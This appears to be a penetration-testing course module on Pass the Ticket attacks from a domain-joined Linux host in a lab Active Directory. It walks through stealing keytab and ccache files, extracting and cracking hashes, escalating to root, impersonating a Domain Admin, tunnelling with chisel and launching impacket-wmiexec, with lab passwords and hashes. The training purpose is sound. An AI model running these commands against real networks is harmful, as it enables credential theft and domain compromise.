# Pass the Ticket (PtT) from Linux

Although not common, Linux computers can connect to Active Directory to provide centralized identity management and integrate with the organization's systems, giving users the ability to have a single identity to authenticate on Linux and Windows computers.

A Linux computer connected to Active Directory commonly uses Kerberos as authentication. Suppose this is the case, and we manage to compromise a Linux machine connected to Active Directory. In that case, we could try to find Kerberos tickets to impersonate other users and gain more access to the network.

A Linux system can be configured in various ways to store Kerberos tickets. We'll discuss a few different storage options in this section.

**Note:** A Linux machine not connected to Active Directory could use Kerberos tickets in scripts or to authenticate to the network. It is not a requirement to be joined to the domain to use Kerberos tickets from a Linux machine.

## Kerberos on Linux

Windows and Linux use the same process to request a Ticket Granting Ticket (TGT) and Service Ticket (TGS). However, how they store the ticket information may vary depending on the Linux distribution and implementation.

In most cases, Linux machines store Kerberos tickets as [ccache files](https://web.mit.edu/kerberos/krb5-1.12/doc/basic/ccache_def.html) in the /tmp directory. By default, the location of the Kerberos ticket is stored in the environment variable KRB5CCNAME. This variable can identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed. These [ccache files](https://web.mit.edu/kerberos/krb5-1.12/doc/basic/ccache_def.html) are protected by reading and write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets.

Another everyday use of Kerberos in Linux is with [keytab](https://kb.iu.edu/d/aumh) files. A [keytab](https://kb.iu.edu/d/aumh) is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password. However, when you change your password, you must recreate all your keytab files.


[Keytab](https://kb.iu.edu/d/aumh) files commonly allow scripts to authenticate automatically using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder.

**Note:** Any computer that has a Kerberos client installed can create keytab files. Keytab files can be created on one computer and copied for use on other computers because they are not restricted to the systems on which they were initially created.

## Scenario

To practice and understand how we can abuse Kerberos from a Linux system, we have a computer (LINUX01) connected to the Domain Controller. This machine is only reachable through MS01. To access this machine over SSH, we can connect to MS01 via RDP and, from there, connect to the Linux machine using SSH from the Windows command line. Another option is to use a port forward. If you don't know how to do it, you can read the module [Pivoting, Tunneling, and Port Forwarding](https://academy.hackthebox.com/module/details/158).

#### Linux Auth from MS01 Image



As an alternative, we created a port forward to simplify the interaction with LINUX01. By connecting to port TCP/2222 on MS01, we will gain access to port TCP/22 on LINUX01.

Let's assume we are in a new assessment, and the company gives us access to LINUX01 and the user [david@inlanefreight.htb](mailto:david@inlanefreight.htb) and password Password2.

#### Linux Auth via Port Forward

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ ssh [david@inlanefreight.htb@10.129.204.23](mailto:david@inlanefreight.htb@10.129.204.23) -p 2222  
  
[david@inlanefreight.htb@10.129.204.23's](mailto:david@inlanefreight.htb@10.129.204.23's) password:   
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86\_64)  
  
 \* Documentation: <https://help.ubuntu.com> \* Management: <https://landscape.canonical.com> \* Support: <https://ubuntu.com/advantage> System information as of Tue 11 Oct 2022 09:30:58 AM UTC  
  
 System load: 0.09 Processes: 227  
 Usage of /: 38.1% of 13.70GB Users logged in: 2  
 Memory usage: 32% IPv4 address for ens160: 172.16.1.15  
 Swap usage: 0%  
  
 \* Super-optimized for small spaces - read how we shrank the memory  
 footprint of MicroK8s to make it the smallest full K8s around.  
  
 <https://ubuntu.com/blog/microk8s-memory-optimisation>12 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
New release '22.04.1 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
  
Last login: Tue Oct 11 09:30:46 2022 from 172.16.1.5  
[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$)

## Identifying Linux and Active Directory Integration

We can identify if the Linux machine is domain joined using [realm](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/windows_integration_guide/cmd-realmd), a tool used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.

#### realm - Check If Linux Machine is Domain Joined

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) realm list  
  
inlanefreight.htb  
 type: kerberos  
 realm-name: INLANEFREIGHT.HTB  
 domain-name: inlanefreight.htb  
 configured: kerberos-member  
 server-software: active-directory  
 client-software: sssd  
 required-package: sssd-tools  
 required-package: sssd  
 required-package: libnss-sss  
 required-package: libpam-sss  
 required-package: adcli  
 required-package: samba-common-bin  
 login-formats: [%U@inlanefreight.htb](mailto:%U@inlanefreight.htb) login-policy: allow-permitted-logins  
 permitted-logins: [david@inlanefreight.htb](mailto:david@inlanefreight.htb), [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) permitted-groups: Linux Admins

The output of the command indicates that the machine is configured as a Kerberos member. It also gives us information about the domain name (inlanefreight.htb) and which users and groups are permitted to log in, which in this case are the users David and Julio and the group Linux Admins.

In case [realm](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/windows_integration_guide/cmd-realmd) is not available, we can also look for other tools used to integrate Linux with Active Directory such as [sssd](https://sssd.io/) or [winbind](https://www.samba.org/samba/docs/current/man-html/winbindd.8.html). Looking for those services running in the machine is another way to identify if it is domain joined. We can read this [blog post](https://www.2daygeek.com/how-to-identify-that-the-linux-server-is-integrated-with-active-directory-ad/) for more details. Let's search for those services to confirm if the machine is domain joined.

#### PS - Check if Linux Machine is Domain Joined

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) ps -ef | grep -i "winbind\|sssd"  
  
root 2140 1 0 Sep29 ? 00:00:01 /usr/sbin/sssd -i --logger=files  
root 2141 2140 0 Sep29 ? 00:00:08 /usr/libexec/sssd/sssd\_be --domain inlanefreight.htb --uid 0 --gid 0 --logger=files  
root 2142 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd\_nss --uid 0 --gid 0 --logger=files  
root 2143 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd\_pam --uid 0 --gid 0 --logger=files

## Finding Kerberos Tickets in Linux

As an attacker, we are always looking for credentials. On Linux domain joined machines, we want to find Kerberos tickets to gain more access. Kerberos tickets can be found in different places depending on the Linux implementation or the administrator changing default settings. Let's explore some common ways to find Kerberos tickets.

## Finding Keytab Files

A straightforward approach is to use find to search for files whose name contains the word keytab. When an administrator commonly creates a Kerberos ticket to be used with a script, it sets the extension to .keytab. Although not mandatory, it is a way in which administrators commonly refer to a keytab file.

#### Using Find to Search for Files with Keytab in the Name

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) find / -name \*keytab\* -ls 2>/dev/null  
  
<SNIP>  
  
 131610 4 -rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab  
 262169 4 -rw-rw-rw- 1 root root 216 Oct 12 15:13 /opt/specialfiles/carlos.keytab

**Note:** To use a keytab file, we must have read and write (rw) privileges on the file.

Another way to find keytab files is in automated scripts configured using a cronjob or any other Linux service. If an administrator needs to run a script to interact with a Windows service that uses Kerberos, and if the keytab file does not have the .keytab extension, we may find the appropriate filename within the script. Let's see this example:

#### Identifying Keytab Files in Cronjobs

Pass the Ticket (PtT) from Linux

[carlos@inlanefreight.htb@linux01:~$](mailto:carlos@inlanefreight.htb@linux01:~$) crontab -l  
  
# Edit this file to introduce tasks to be run by cron.  
#   
<SNIP>  
#   
# m h dom mon dow command  
\*5/ \* \* \* \* [/home/carlos@inlanefreight.htb/.scripts/kerberos\_script\_test.sh](mailto:/home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh)[carlos@inlanefreight.htb@linux01:~$](mailto:carlos@inlanefreight.htb@linux01:~$) cat [/home/carlos@inlanefreight.htb/.scripts/kerberos\_script\_test.sh](mailto:/home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh)#!/bin/bash  
  
kinit [svc\_workstations@INLANEFREIGHT.HTB](mailto:svc_workstations@INLANEFREIGHT.HTB) -k -t [/home/carlos@inlanefreight.htb/.scripts/svc\_workstations.kt](mailto:/home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt)smbclient //dc01.inlanefreight.htb/svc\_workstations -c 'ls' -k -no-pass > [/home/carlos@inlanefreight.htb/script-test-results.txt](mailto:/home/carlos@inlanefreight.htb/script-test-results.txt)

In the above script, we notice the use of [kinit](https://web.mit.edu/kerberos/krb5-1.12/doc/user/user_commands/kinit.html), which means that Kerberos is in use. [kinit](https://web.mit.edu/kerberos/krb5-1.12/doc/user/user_commands/kinit.html) allows interaction with Kerberos, and its function is to request the user's TGT and store this ticket in the cache (ccache file). We can use kinit to import a keytab into our session and act as the user.

In this example, we found a script importing a Kerberos ticket (svc\_workstations.kt) for the user [svc\_workstations@INLANEFREIGHT.HTB](mailto:svc_workstations@INLANEFREIGHT.HTB) before trying to connect to a shared folder. We'll later discuss how to use those tickets and impersonate users.

**Note:** As we discussed in the Pass the Ticket from Windows section, a computer account needs a ticket to interact with the Active Directory environment. Similarly, a Linux domain joined machine needs a ticket. The ticket is represented as a keytab file located by default at /etc/krb5.keytab and can only be read by the root user. If we gain access to this ticket, we can impersonate the computer account LINUX01$.INLANEFREIGHT.HTB

## Finding ccache Files

A credential cache or [ccache](https://web.mit.edu/kerberos/krb5-1.12/doc/basic/ccache_def.html) file holds Kerberos credentials while they remain valid and, generally, while the user's session lasts. Once a user authenticates to the domain, a ccache file is created that stores the ticket information. The path to this file is placed in the KRB5CCNAME environment variable. This variable is used by tools that support Kerberos authentication to find the Kerberos data. Let's look for the environment variables and identify the location of our Kerberos credentials cache:

#### Reviewing Environment Variables for ccache Files.

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) env | grep -i krb5  
  
KRB5CCNAME=FILE:/tmp/krb5cc\_647402606\_qd2Pfh

As mentioned previously, ccache files are located, by default, at /tmp. We can search for users who are logged on to the computer, and if we gain access as root or a privileged user, we would be able to impersonate a user using their ccache file while it is still valid.

#### Searching for ccache Files in /tmp

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) ls -la /tmp  
  
total 68  
drwxrwxrwt 13 root root 4096 Oct 6 16:38 .  
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..  
-rw------- 1 [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 6 16:38 krb5cc\_647401106\_tBswau  
-rw------- 1 [david@inlanefreight.htb](mailto:david@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 6 15:23 krb5cc\_647401107\_Gf415d  
-rw------- 1 [carlos@inlanefreight.htb](mailto:carlos@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1433 Oct 6 15:43 krb5cc\_647402606\_qd2Pfh

## Abusing KeyTab Files

As attackers, we may have several uses for a keytab file. The first thing we can do is impersonate a user using kinit. To use a keytab file, we need to know which user it was created for. klist is another application used to interact with Kerberos on Linux. This application reads information from a keytab file. Let's see that with the following command:

#### Listing keytab File Information

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) klist -k -t   
  
/opt/specialfiles/carlos.keytab   
Keytab name: FILE:/opt/specialfiles/carlos.keytab  
KVNO Timestamp Principal  
---- ------------------- ------------------------------------------------------  
 1 10/06/2022 17:09:13 [carlos@INLANEFREIGHT.HTB](mailto:carlos@INLANEFREIGHT.HTB)

The ticket corresponds to the user Carlos. We can now impersonate the user with kinit. Let's confirm which ticket we are using with klist and then import Carlos's ticket into our session with kinit.

**Note:** **kinit** is case-sensitive, so be sure to use the name of the principal as shown in klist. In this case, the username is lowercase, and the domain name is uppercase.

#### Impersonating a User with a keytab

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) klist   
  
Ticket cache: FILE:/tmp/krb5cc\_647401107\_r5qiuu  
Default principal: [david@INLANEFREIGHT.HTB](mailto:david@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/06/22 17:02:11 10/07/22 03:02:11 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/07/22 17:02:11  
[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) kinit [carlos@INLANEFREIGHT.HTB](mailto:carlos@INLANEFREIGHT.HTB) -k -t /opt/specialfiles/carlos.keytab  
[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) klist   
Ticket cache: FILE:/tmp/krb5cc\_647401107\_r5qiuu  
Default principal: [carlos@INLANEFREIGHT.HTB](mailto:carlos@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/06/22 17:16:11 10/07/22 03:16:11 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/07/22 17:16:11

We can attempt to access the shared folder <\\dc01\carlos> to confirm our access.

#### Connecting to SMB Share as Carlos

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) smbclient //dc01/carlos -k -c ls  
  
 . D 0 Thu Oct 6 14:46:26 2022  
 .. D 0 Thu Oct 6 14:46:26 2022  
 carlos.txt A 15 Thu Oct 6 14:46:54 2022  
  
 7706623 blocks of size 4096. 4452852 blocks available

**Note:** To keep the ticket from the current session, before importing the keytab, save a copy of the ccache file present in the enviroment variable KRB5CCNAME.

### Keytab Extract

The second method we will use to abuse Kerberos on Linux is extracting the secrets from a keytab file. We were able to impersonate Carlos using the account's tickets to read a shared folder in the domain, but if we want to gain access to his account on the Linux machine, we'll need his password.

We can attempt to crack the account's password by extracting the hashes from the keytab file. Let's use [KeyTabExtract](https://github.com/sosdave/KeyTabExtract), a tool to extract valuable information from 502-type .keytab files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the realm, Service Principal, Encryption Type, and Hashes.

#### Extracting Keytab Hashes with KeyTabExtract


Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab   
  
[\*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.  
[\*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.  
[\*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.  
[+] Keytab File successfully imported.  
 REALM : INLANEFREIGHT.HTB  
 SERVICE PRINCIPAL : carlos/  
 NTLM HASH : a738f92b3c08b424ec2d99589a9cce60  
 AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f  
 AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4

With the NTLM hash, we can perform a Pass the Hash attack. With the AES256 or AES128 hash, we can forge our tickets using Rubeus or attempt to crack the hashes to obtain the plaintext password.

**Note:** A keytab file can contain different types of hashes and can be merged to contain multiple credentials even from different users.

The most straightforward hash to crack is the NTLM hash. We can use tools like [Hashcat](https://hashcat.net/) or [John the Ripper](https://www.openwall.com/john/) to crack it. However, a quick way to decrypt passwords is with online repositories such as <https://crackstation.net/>, which contains billions of passwords.



As we can see in the image, the password for the user Carlos is Password5. We can now log in as Carlos.

#### Log in as Carlos

Pass the Ticket (PtT) from Linux

[david@inlanefreight.htb@linux01:~$](mailto:david@inlanefreight.htb@linux01:~$) su - [carlos@inlanefreight.htb](mailto:carlos@inlanefreight.htb)Password:   
[carlos@inlanefreight.htb@linux01:~$](mailto:carlos@inlanefreight.htb@linux01:~$) klist   
Ticket cache: FILE:/tmp/krb5cc\_647402606\_ZX6KFA  
Default principal: [carlos@INLANEFREIGHT.HTB](mailto:carlos@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/07/2022 11:01:13 10/07/2022 21:01:13 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/08/2022 11:01:13

### Obtaining More Hashes

Carlos has a cronjob that uses a keytab file named svc\_workstations.kt. We can repeat the process, crack the password, and log in as svc\_workstations.

## Abusing Keytab ccache

To abuse a ccache file, all we need is read privileges on the file. These files, located in /tmp, can only be read by the user who created them, but if we gain root access, we could use them.

Once we log in with the credentials for the user svc\_workstations, we can use sudo -l and confirm that the user can execute any command as root. We can use the sudo su command to change the user to root.

#### Privilege Escalation to Root

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ ssh [svc\_workstations@inlanefreight.htb@10.129.204.23](mailto:svc_workstations@inlanefreight.htb@10.129.204.23) -p 2222  
   
[svc\_workstations@inlanefreight.htb@10.129.204.23's](mailto:svc_workstations@inlanefreight.htb@10.129.204.23's) password:   
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86\_64)   
...SNIP...  
  
[svc\_workstations@inlanefreight.htb@linux01:~$](mailto:svc_workstations@inlanefreight.htb@linux01:~$) sudo -l  
[sudo] password for [svc\_workstations@inlanefreight.htb](mailto:svc_workstations@inlanefreight.htb):   
Matching Defaults entries for [svc\_workstations@inlanefreight.htb](mailto:svc_workstations@inlanefreight.htb) on linux01:  
 env\_reset, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User [svc\_workstations@inlanefreight.htb](mailto:svc_workstations@inlanefreight.htb) may run the following commands on linux01:  
 (ALL) ALL  
[svc\_workstations@inlanefreight.htb@linux01:~$](mailto:svc_workstations@inlanefreight.htb@linux01:~$) sudo su  
[root@linux01:/home/svc\_workstations@inlanefreight.htb](mailto:root@linux01:/home/svc_workstations@inlanefreight.htb)# whoami  
root

As root, we need to identify which tickets are present on the machine, to whom they belong, and their expiration time.

#### Looking for ccache Files

Pass the Ticket (PtT) from Linux

root@linux01:~# ls -la /tmp  
  
total 76  
drwxrwxrwt 13 root root 4096 Oct 7 11:35 .  
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..  
-rw------- 1 [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 7 11:35 krb5cc\_647401106\_HRJDux  
-rw------- 1 [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 7 11:35 krb5cc\_647401106\_qMKxc6  
-rw------- 1 [david@inlanefreight.htb](mailto:david@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1406 Oct 7 10:43 krb5cc\_647401107\_O0oUWh  
-rw------- 1 [svc\_workstations@inlanefreight.htb](mailto:svc_workstations@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1535 Oct 7 11:21 krb5cc\_647401109\_D7gVZF  
-rw------- 1 [carlos@inlanefreight.htb](mailto:carlos@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 3175 Oct 7 11:35 krb5cc\_647402606  
-rw------- 1 [carlos@inlanefreight.htb](mailto:carlos@inlanefreight.htb) domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb) 1433 Oct 7 11:01 krb5cc\_647402606\_ZX6KFA

There is one user ([julio@inlanefreight.htb](mailto:julio@inlanefreight.htb)) to whom we have not yet gained access. We can confirm the groups to which he belongs using id.

#### Identifying Group Membership with the id Command

Pass the Ticket (PtT) from Linux

root@linux01:~# id [julio@inlanefreight.htb](mailto:julio@inlanefreight.htb)[uid=647401106(julio@inlanefreight.htb](mailto:uid=647401106(julio@inlanefreight.htb)) gid=647400513(domain [users@inlanefreight.htb](mailto:users@inlanefreight.htb)) groups=647400513(domain [users@inlanefreight.htb),647400512(domain](mailto:users@inlanefreight.htb),647400512(domain) [admins@inlanefreight.htb),647400572(denied](mailto:admins@inlanefreight.htb),647400572(denied) rodc password replication [group@inlanefreight.htb](mailto:group@inlanefreight.htb))

Julio is a member of the Domain Admins group. We can attempt to impersonate the user and gain access to the DC01 Domain Controller host.

To use a ccache file, we can copy the ccache file and assign the file path to the KRB5CCNAME variable.

#### Importing the ccache File into our Current Session

Pass the Ticket (PtT) from Linux

root@linux01:~# klist  
  
klist: No credentials cache found (filename: /tmp/krb5cc\_0)  
root@linux01:~# cp /tmp/krb5cc\_647401106\_I8I133 .  
root@linux01:~# export KRB5CCNAME=/root/krb5cc\_647401106\_I8I133  
root@linux01:~# klist  
Ticket cache: FILE:/root/krb5cc\_647401106\_I8I133  
Default principal: [julio@INLANEFREIGHT.HTB](mailto:julio@INLANEFREIGHT.HTB)Valid starting Expires Service principal  
10/07/2022 13:25:01 10/07/2022 23:25:01 [krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB](mailto:krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB) renew until 10/08/2022 13:25:01  
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass  
 $Recycle.Bin DHS 0 Wed Oct 6 17:31:14 2021  
 Config.Msi DHS 0 Wed Oct 6 14:26:27 2021  
 Documents and Settings DHSrn 0 Wed Oct 6 20:38:04 2021  
 john D 0 Mon Jul 18 13:19:50 2022  
 julio D 0 Mon Jul 18 13:54:02 2022  
 pagefile.sys AHS 738197504 Thu Oct 6 21:32:44 2022  
 PerfLogs D 0 Fri Feb 25 16:20:48 2022  
 Program Files DR 0 Wed Oct 6 20:50:50 2021  
 Program Files (x86) D 0 Mon Jul 18 16:00:35 2022  
 ProgramData DHn 0 Fri Aug 19 12:18:42 2022  
 SharedFolder D 0 Thu Oct 6 14:46:20 2022  
 System Volume Information DHS 0 Wed Jul 13 19:01:52 2022  
 tools D 0 Thu Sep 22 18:19:04 2022  
 Users DR 0 Thu Oct 6 11:46:05 2022  
 Windows D 0 Wed Oct 5 13:20:00 2022  
  
 7706623 blocks of size 4096. 4447612 blocks available

**Note:** klist displays the ticket information. We must consider the values "valid starting" and "expires." If the expiration date has passed, the ticket will not work. ccache files are temporary. They may change or expire if the user no longer uses them or during login and logout operations.

## Using Linux Attack Tools with Kerberos

Most Linux attack tools that interact with Windows and Active Directory support Kerberos authentication. If we use them from a domain-joined machine, we need to ensure our KRB5CCNAME environment variable is set to the ccache file we want to use. In case we are attacking from a machine that is not a member of the domain, for example, our attack host, we need to make sure our machine can contact the KDC or Domain Controller, and that domain name resolution is working.

In this scenario, our attack host doesn't have a connection to the KDC/Domain Controller, and we can't use the Domain Controller for name resolution. To use Kerberos, we need to proxy our traffic via MS01 with a tool such as [Chisel](https://github.com/jpillora/chisel) and [Proxychains](https://github.com/haad/proxychains) and edit the /etc/hosts file to hardcode IP addresses of the domain and the machines we want to attack.

#### Host File Modified

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ cat /etc/hosts  
  
# Host addresses  
  
172.16.1.10 inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01  
172.16.1.5 ms01.inlanefreight.htb ms01

We need to modify our proxychains configuration file to use socks5 and port 1080.

#### Proxychains Configuration File

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ cat /etc/proxychains.conf  
  
<SNIP>  
  
[ProxyList]  
socks5 127.0.0.1 1080

We must download and execute [chisel](https://github.com/jpillora/chisel) on our attack host.

#### Download Chisel to our Attack Host

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ wget <https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz>yovecio@htb[/htb]$ gzip -d chisel\_1.7.7\_linux\_amd64.gz  
yovecio@htb[/htb]$ mv chisel\_\* chisel && chmod +x ./chisel  
yovecio@htb[/htb]$ sudo ./chisel server --reverse   
  
2022/10/10 07:26:15 server: Reverse tunneling enabled  
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXAOsBRpxk232323sdLHd0r3r2nrdVYoYeVM=  
2022/10/10 07:26:15 server: Listening on <http://0.0.0.0:8080>

Connect to MS01 via RDP and execute chisel (located in C:\Tools).

#### Connect to MS01 with xfreerdp

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2 /dynamic-resolution

#### Execute chisel from MS01

Pass the Ticket (PtT) from Linux

C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks  
  
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080  
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)

**Note:** The client IP is your attack host IP.

Finally, we need to transfer Julio's ccache file from LINUX01 and create the environment variable KRB5CCNAME with the value corresponding to the path of the ccache file.

#### Setting the KRB5CCNAME Environment Variable

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ export KRB5CCNAME=/home/htb-student/krb5cc\_647401106\_I8I133

**Note:** If you are not familiar with file transfer operations, check out the module [File Transfers](https://academy.hackthebox.com/module/details/24).

### Impacket

To use the Kerberos ticket, we need to specify our target machine name (not the IP address) and use the option -k. If we get a prompt for a password, we can also include the option -no-pass.

#### Using Impacket with proxychains and Kerberos Authentication

Pass the Ticket (PtT) from Linux

yovecio@htb[/htb]$ proxychains impacket-wmiexec dc01 -k  
  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86\_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.14  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[\*] SMBv3.0 dialect used  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK  
[!] Launching semi-interactive shell - Careful what you execute  
[!] Press help for extra shell commands  
